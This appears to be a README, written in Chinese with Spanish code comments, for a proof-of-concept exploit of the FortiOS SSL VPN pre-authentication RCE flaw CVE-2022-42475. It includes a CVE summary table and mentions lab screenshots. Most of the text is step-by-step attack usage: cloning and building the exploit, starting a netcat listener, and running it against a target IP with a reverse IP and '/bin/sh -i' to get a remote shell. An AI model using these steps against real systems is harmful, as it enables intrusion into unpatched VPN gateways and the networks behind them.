Fortinet SSL VPN 预认证远程代码执行
CVE-2022-42475 是 FortiOS SSL VPN 服务中的一个基于堆的缓冲区溢出漏洞,允许未认证的攻击者通过向 /remote/error 端点发送特制的 HTTP 请求来远程执行任意代码(RCE)。
该漏洞在官方补丁发布之前已被在野积极利用(0-day)。


以下截图展示了在授权实验室环境中执行 PoC 的画面:
输出展示了 PoC 的执行过程以及与用于测试的 FortiOS 实例的交互。
| 字段 | 值 |
|---|---|
| CVE ID | CVE-2022-42475 |
| CVSS 3.1 | 9.3(严重) |
| 向量 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| CWE | CWE-122 |
| 发现时间 | 2022 年 12 月 |
| 官方补丁 | FortiOS 7.2.3, 7.0.9, 6.4.11, 6.2.12, 6.0.16 |
# Clonar o descargar el código fuente
git clone https://github.com/uLl0a/cve-2022-42475-poc
cd cve-2022-42475-poc

# Compilar
go build -o exploit exploit.go

# O ejecutar directamente
go run exploit.go <target> <port> <reverse_ip> <params>
./exploit <target_host> <target_port> <reverse_ip> <param1> [param2...]
# En el atacante, iniciar listener
nc -lvnp 80

# Ejecutar el exploit
./exploit 192.168.1.100 443 10.0.0.5 /bin/sh -i